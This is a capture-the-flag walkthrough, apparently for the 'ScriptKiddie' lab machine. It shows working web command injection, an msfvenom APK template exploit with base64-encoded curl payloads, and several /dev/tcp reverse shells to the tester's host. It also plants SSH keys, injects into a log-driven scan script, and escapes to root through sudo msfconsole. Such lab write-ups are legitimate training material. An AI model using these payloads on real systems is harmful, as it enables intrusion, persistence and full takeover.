
ScriptKiddie
Scan
As usual, both TCP and UDP ports scan was done on the box. The TCP scan revealed that the following ports are open:
TCP scan
The TCP scan shows that there are only 2 ports listening.
nmap -p- -Pn --open -iL ../input_ip.txt -oA nmap_open_tcp_ports
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-16 12:54 UTC
Nmap scan report for 10.10.10.226
Host is up (0.046s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 15.93 seconds
TCP/22
A quick fingerprint is done on the server. A connection attempt was also made in order to know what scheme it accepts.
> nc -v 10.10.10.226 22
Connection to 10.10.10.226 22 port [tcp/ssh] succeeded!
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1

> ssh -v 10.10.10.226
OpenSSH_8.4p1 Debian-5, OpenSSL 1.1.1j  16 Feb 2021
[...]
debug1: Authentications that can continue: publickey,password
TCP/5000
Trying to determine what kind of service was behind the TCP/5000 port, I find out that it was a Web Server.
> nc -v 10.10.10.226 5000
Connection to 10.10.10.226 5000 port [tcp/*] succeeded!
GET / HTTP/1.1

HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 2135
Server: Werkzeug/0.16.1 Python/3.8.5
Date: Fri, 16 Apr 2021 15:50:30 GMT

<html>
        <head>
                <title>k1d'5 h4ck3r t00l5</title>
                <link href="static/hacker.css" rel="stylesheet">
        </head>
        <body>
                <h1>k1d'5 h4ck3r t00l5</h1>
                <hr/>
                <div style="width: 100%; display: table;">
                        <div style="display: table-cell; width: 50%">
[...]
UDP Scan
The UDP scan shows no port open.
> nmap -sU -Pn --open -iL ../input_ip.txt -oA nmap_open_udp_ports
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-16 15:41 UTC
Nmap scan report for 10.10.10.226
Host is up (0.035s latency).
All 1000 scanned ports on 10.10.10.226 are closed (957) or open|filtered (43)

Nmap done: 1 IP address (1 host up) scanned in 1038.80 seconds
Web application on port TCP/5000
It looks like the web application was placed by some "hackers" and let the visitor execute "nmap", "payloads", or "sploits".

It looks like the parts of the application are executing system commands. I tried to inject codes and inject the following payload ; nc 10.10.14.75 443; under the "sploits" part. I received a connection back on my box.
I sent.
POST / HTTP/1.1
Host: 10.10.10.226:5000
Content-Length: 53
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.10.226:5000
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.10.226:5000/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

search=%3B+nc+10.10.14.75+443%3B+&action=searchsploit
And I received :
>  nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.10.226 38492
I tried the following payload ; ncat -e /bin/sh 10.10.14.75 443;, but I only received a connection back but like before, instantly it closes. I tried multiple payload but could not get a stable connection.
In fact, after caching some traffic with tcpdump and analysed it Wireshark, it looks like the page is trying to "hack back" when an invalid input is set to the searchsploit command. The Web page is even displaying the following text.

I then looked for injection but could not find one. The payload section leveraged the msfvenom tool. I did a quick research on msfvenom with searchsploit.

The exploit can be retrieved on exploit-db. By injecting a command under the Distinguish Name of the certificate use to signe an apk, it is possible to have an RCE. I downladed the exploit and set the payload as curl http://10.10.14.58:443/$(whoami)
python3 script.py
[+] Manufacturing evil apkfile
Payload: curl http://10.10.14.58:443/$(whoami)
-dname: CN='|echo Y3VybCBodHRwOi8vMTAuMTAuMTQuNTg6NDQzLyQod2hvYW1pKQ== | base64 -d | sh #

  adding: empty (stored 0%)
jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk. This algorithm will be disabled in a future update.
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk. This algorithm will be disabled in a future update.
POSIX file permission and/or symlink attributes detected. These attributes are ignored when signing and are not protected by the signature.

[+] Done! apkfile is at /tmp/tmp6849bkpc/evil.apk
Do: msfvenom -x /tmp/tmp6849bkpc/evil.apk -p android/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -o /dev/null
I then receive the following request that prove that the exploit is working.
_  scripts nc -nklvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.10.226 47724
GET /kid HTTP/1.1
Host: 10.10.14.58:443
User-Agent: curl/7.68.0
Accept: */*
So i decided to try to get a reverse shell. I used the payload curl http://10.10.14.137/reverse-shell | bash. Inside the file reverse-shell, I have the following payload bash -i >& /dev/tcp/10.10.14.137/443 0>&1. I served the file with gop and then uploaded it to the server in order to get a reverse shell on the machine.
>  cat reverse-shell
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.137/443 0>&1

> python3 script.py
[+] Manufacturing evil apkfile
Payload: curl http://10.10.14.137/reverse-shell | bash
-dname: CN='|echo Y3VybCBodHRwOi8vMTAuMTAuMTQuMTM3L3JldmVyc2Utc2hlbGwgfCBiYXNo | base64 -d | sh #

  adding: empty (stored 0%)
jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk. This algorithm will be disabled in a future update.
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk. This algorithm will be disabled in a future update.
POSIX file permission and/or symlink attributes detected. These attributes are ignored when signing and are not protected by the signature.

[+] Done! apkfile is at /tmp/tmpuzo16gf9/evil.apk
Do: msfvenom -x /tmp/tmpuzo16gf9/evil.apk -p android/meterpreter/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -o /dev/null

> gop serve -H 0.0.0.0 -P 80
[+] Serve file to: http://0.0.0.0:80 for /mnt/pentest/ScriptKiddie/AUDITOR/scripts
[2021.04.27 13:51:27] [10.10.10.226:56970] GET /reverse-shell

[2021.04.27 13:51:27] [10.10.10.226:56970]
GET /reverse-shell HTTP/1.1
User-Agent: curl/7.68.0
Accept: */*
And I retrieved a reverse shell :
> nc -nklvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.10.226 39724
bash: cannot set terminal process group (915): Inappropriate ioctl for device
bash: no job control in this shell

kid@scriptkiddie:~/html$ id; hostname; ip a
id; hostname; ip a
uid=1000(kid) gid=1000(kid) groups=1000(kid)
scriptkiddie
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:a2:48 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.226/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:a248/64 scope global dynamic mngtmpaddr
       valid_lft 86396sec preferred_lft 14396sec
    inet6 fe80::250:56ff:feb9:a248/64 scope link
       valid_lft forever preferred_lft forever
Flag

The flag bbfd7dbd8839939f3c897bbe1b4d480a was retrieved on the machine.
Enumeration as user kid
I added my public key to the authorised file of the user kid in order to get an SSH access.
> echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC7ubS/TY4DGevXF14KzBA3SXpmKwtXscKM6nTk2SQuaDpI1dv0MdlAf1E6Yidh8uzPY+j9HxPzejGsVNGjzmr2E6OIEP7D+HvTH0QLmwHMtYrgl54Z8AUzgnUwrkeatyP4SeN+f8nBG2tBDW+VSzuDsJ0T6DtEX/laGOXX6GWoEX1dU+5DlbVQwt1LWIk/bB86cG2EQf6v5TVKoDTRHJq5G2W063rjubtlEg16d3b577YHDsMhQRXz59UqdJZsx87qYVHSZj96gFTbczj9+OKEOJkn+kIZxsqBT+4KXamskif6tejLu6SedGXuB3If7ey6zfoaCCSQWv1hfBsv/XtaJIjdPC8BIMsskoYGaZY83ju5+KZQH0ePK1poXeWH63w0Hez+rLXRoso3i/7I/qsw0xxXUwXHXhGtdMiFPI5PfDQjtmLUpKuxeXgiFdei8A96C8V+CbuaeUUMO9r/jYB8zkzGeboUU93R6VARAaRytJC1ijbbHJmxo9Vu+utosoU= root@Kali-HTB' >> /home/kid/.ssh/authorized_keysAnother user was found on the machine pwn. The user as an all-readable file scanlosers.sh. It might be the script used to "hackback" the users that put special characters into the searchsploit section of the web application.
kid@scriptkiddie:~$ ls -lah /home
total 16K
drwxr-xr-x  4 root root 4.0K Feb  3 07:40 .
drwxr-xr-x 20 root root 4.0K Feb  3 07:40 ..
drwxr-xr-x 11 kid  kid  4.0K Apr 28 08:54 kid
drwxr-xr-x  6 pwn  pwn  4.0K Feb  3 12:06 pwn

kid@scriptkiddie:~$ ls -lah /home/pwn
total 44K
drwxr-xr-x 6 pwn  pwn  4.0K Feb  3 12:06 .
drwxr-xr-x 4 root root 4.0K Feb  3 07:40 ..
lrwxrwxrwx 1 root root    9 Feb  3 12:06 .bash_history -> /dev/null
-rw-r--r-- 1 pwn  pwn   220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 pwn  pwn  3.7K Feb 25  2020 .bashrc
drwx------ 2 pwn  pwn  4.0K Jan 28 17:08 .cache
drwxrwxr-x 3 pwn  pwn  4.0K Jan 28 17:24 .local
-rw-r--r-- 1 pwn  pwn   807 Feb 25  2020 .profile
-rw-rw-r-- 1 pwn  pwn    74 Jan 28 16:22 .selected_editor
drwx------ 2 pwn  pwn  4.0K Feb 10 16:10 .ssh
drwxrw---- 2 pwn  pwn  4.0K Apr 28 08:54 recon
-rwxrwxr-- 1 pwn  pwn   250 Jan 28 17:57 scanlosers.sh
kid@scriptkiddie:~$ cat /home/pwn/scanlosers.sh
#!/bin/bash

log=/home/kid/logs/hackers

cd /home/pwn/
cat $log | cut -d' ' -f3- | sort -u | while read ip; do
    sh -c "nmap --top-ports 10 -oN recon/${ip}.nmap ${ip} 2>&1 >/dev/null" &
done

if [[ $(wc -l < $log) -gt 0 ]]; then echo -n > $log; fi
The script is taking as input the content of the file /home/kid/logs/hackers. This file is owned by the user kid and has write privileges over it.
kid@scriptkiddie:~$ ls -lah /home/kid/logs/hackers
-rw-rw-r-- 1 kid pwn 0 Apr 28 08:54 /home/kid/logs/hackers
The script is taking the input in the file as it is without any validating or sanitising. Expected entries are like so UNKNOWN UNKNOWN IP WHATEVER WHATEVER. A bash while loop is used in order to execute an nmap scan taking the entry as an input.
It is possible to imagine the following payload in order to leverage a code execution via this script into the context of the user pwn.
GARBAGE GARBAGE $(echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC7ubS/TY4DGevXF14KzBA3SXpmKwtXscKM6nTk2SQuaDpI1dv0MdlAf1E6Yidh8uzPY+j9HxPzejGsVNGjzmr2E6OIEP7D+HvTH0QLmwHMtYrgl54Z8AUzgnUwrkeatyP4SeN+f8nBG2tBDW+VSzuDsJ0T6DtEX/laGOXX6GWoEX1dU+5DlbVQwt1LWIk/bB86cG2EQf6v5TVKoDTRHJq5G2W063rjubtlEg16d3b577YHDsMhQRXz59UqdJZsx87qYVHSZj96gFTbczj9+OKEOJkn+kIZxsqBT+4KXamskif6tejLu6SedGXuB3If7ey6zfoaCCSQWv1hfBsv/XtaJIjdPC8BIMsskoYGaZY83ju5+KZQH0ePK1poXeWH63w0Hez+rLXRoso3i/7I/qsw0xxXUwXHXhGtdMiFPI5PfDQjtmLUpKuxeXgiFdei8A96C8V+CbuaeUUMO9r/jYB8zkzGeboUU93R6VARAaRytJC1ijbbHJmxo9Vu+utosoU= root@Kali-HTB' >> /home/pwn/.ssh/authorized_keys)This payload is written into the /home/kid/logs/hackers file and a "habk back" action was triggered.
Because it looked like the script is often executed, and therefore reset the hackers file often, I added my payload via an infinite loop in order to be sure it would be executed.
echo 'GARBAGE GARBAGE $(echo Y3VybCBodHRwOi8vMTAuMTAuMTQuMTM3L3JldmVyc2Utc2hlbGwgfCBiYXNo | base64 -d | sh)' >> /home/kid/logs/hackersThe file hackers is acting as a queue and after triggering the vulns, its content was :
> cat hackers
GARBAGE GARBAGE $(echo Y3VybCBodHRwOi8vMTAuMTAuMTQuMTM3L3JldmVyc2Utc2hlbGwgfCBiYXNo | base64 -d | sh)
[2021-04-28 13:54:58.350912] 10.10.14.137
After a moment, I received the following reverse connexion :
> nc -nklvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.10.226 58046
bash: cannot set terminal process group (867): Inappropriate ioctl for device
bash: no job control in this shell
pwn@scriptkiddie:~$ id;hostname
id;hostname
uid=1001(pwn) gid=1001(pwn) groups=1001(pwn)
scriptkiddie
pwn@scriptkiddie:~$ echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC7ubS/TY4DGevXF14KzBA3SXpmKwtXscKM6nTk2SQuaDpI1dv0MdlAf1E6Yidh8uzPY+j9HxPzejGsVNGjzmr2E6OIEP7D+HvTH0QLmwHMtYrgl54Z8AUzgnUwrkeatyP4SeN+f8nBG2tBDW+VSzuDsJ0T6DtEX/laGOXX6GWoEX1dU+5DlbVQwt1LWIk/bB86cG2EQf6v5TVKoDTRHJq5G2W063rjubtlEg16d3b577YHDsMhQRXz59UqdJZsx87qYVHSZj96gFTbczj9+OKEOJkn+kIZxsqBT+4KXamskif6tejLu6SedGXuB3If7ey6zfoaCCSQWv1hfBsv/XtaJIjdPC8BIMsskoYGaZY83ju5+KZQH0ePK1poXeWH63w0Hez+rLXRoso3i/7I/qsw0xxXUwXHXhGtdMiFPI5PfDQjtmLUpKuxeXgiFdei8A96C8V+CbuaeUUMO9r/jYB8zkzGeboUU93R6VARAaRytJC1ijbbHJmxo9Vu+utosoU= root@Kali-HTB' >> /home/pwn/.ssh/authorized_keys
bash: /home/pwn/.ssh/authorized_keys: Permission denied
pwn@scriptkiddie:~/.ssh$ ls -lah
ls -lah
total 8.0K
drwx------ 2 pwn  pwn  4.0K Feb 10 16:10 .
drwxr-xr-x 6 pwn  pwn  4.0K Feb  3 12:06 ..
-rw-r--r-- 1 root root    0 Feb 10 16:10 authorized_keys
Because I was not able to add a key to the authorized_key file of the user pwn, I used this connexion to investigate on the box. Quickly a sudo -l revealed that the user pwn can execute msfconsole as the root user without entering a password.
pwn@scriptkiddie:~$ sudo -l
sudo -l
Matching Defaults entries for pwn on scriptkiddie:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

The user pwn may run the following commands on scriptkiddie:
    (root) NOPASSWD: /opt/metasploit-framework-6.0.9/msfconsole

pwn@scriptkiddie:~$ sudo /opt/metasploit-framework-6.0.9/msfconsole -q
sudo /opt/metasploit-framework-6.0.9/msfconsole -q
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
stty: 'standard input': Inappropriate ioctl for device
msf6 >
Once in metasploit, il leveraged the command edit that open vim. From VIM I was able to execute commands with :! command.
msf6 > edit /dev/null
stty: 'standard input': Inappropriate ioctl for device
Vim: Warning: Output is not to a terminal
Vim: Warning: Input is not from a terminal

:!bash -i >& /dev/tcp/10.10.14.137/445 0>&1
I terminated the process with CTRL+C and retrieved a root access on a listener
> nc -nklvp 445
Listening on 0.0.0.0 445
Connection received on 10.10.10.226 48140
bash: cannot set terminal process group (874): Inappropriate ioctl for device
bash: no job control in this shell
root@scriptkiddie:/home/pwn# id;hostname
id;hostname
uid=0(root) gid=0(root) groups=0(root)
scriptkiddie
root@scriptkiddie:/home/pwn# cd
cd
root@scriptkiddie:~# ls
ls
root.txt
snap
root@scriptkiddie:~# cat root.txt
cat root.txt
389847a5ea1932da757fa4df9fc8cda6
Flag
The flag 389847a5ea1932da757fa4df9fc8cda6 was retrieved on the machine.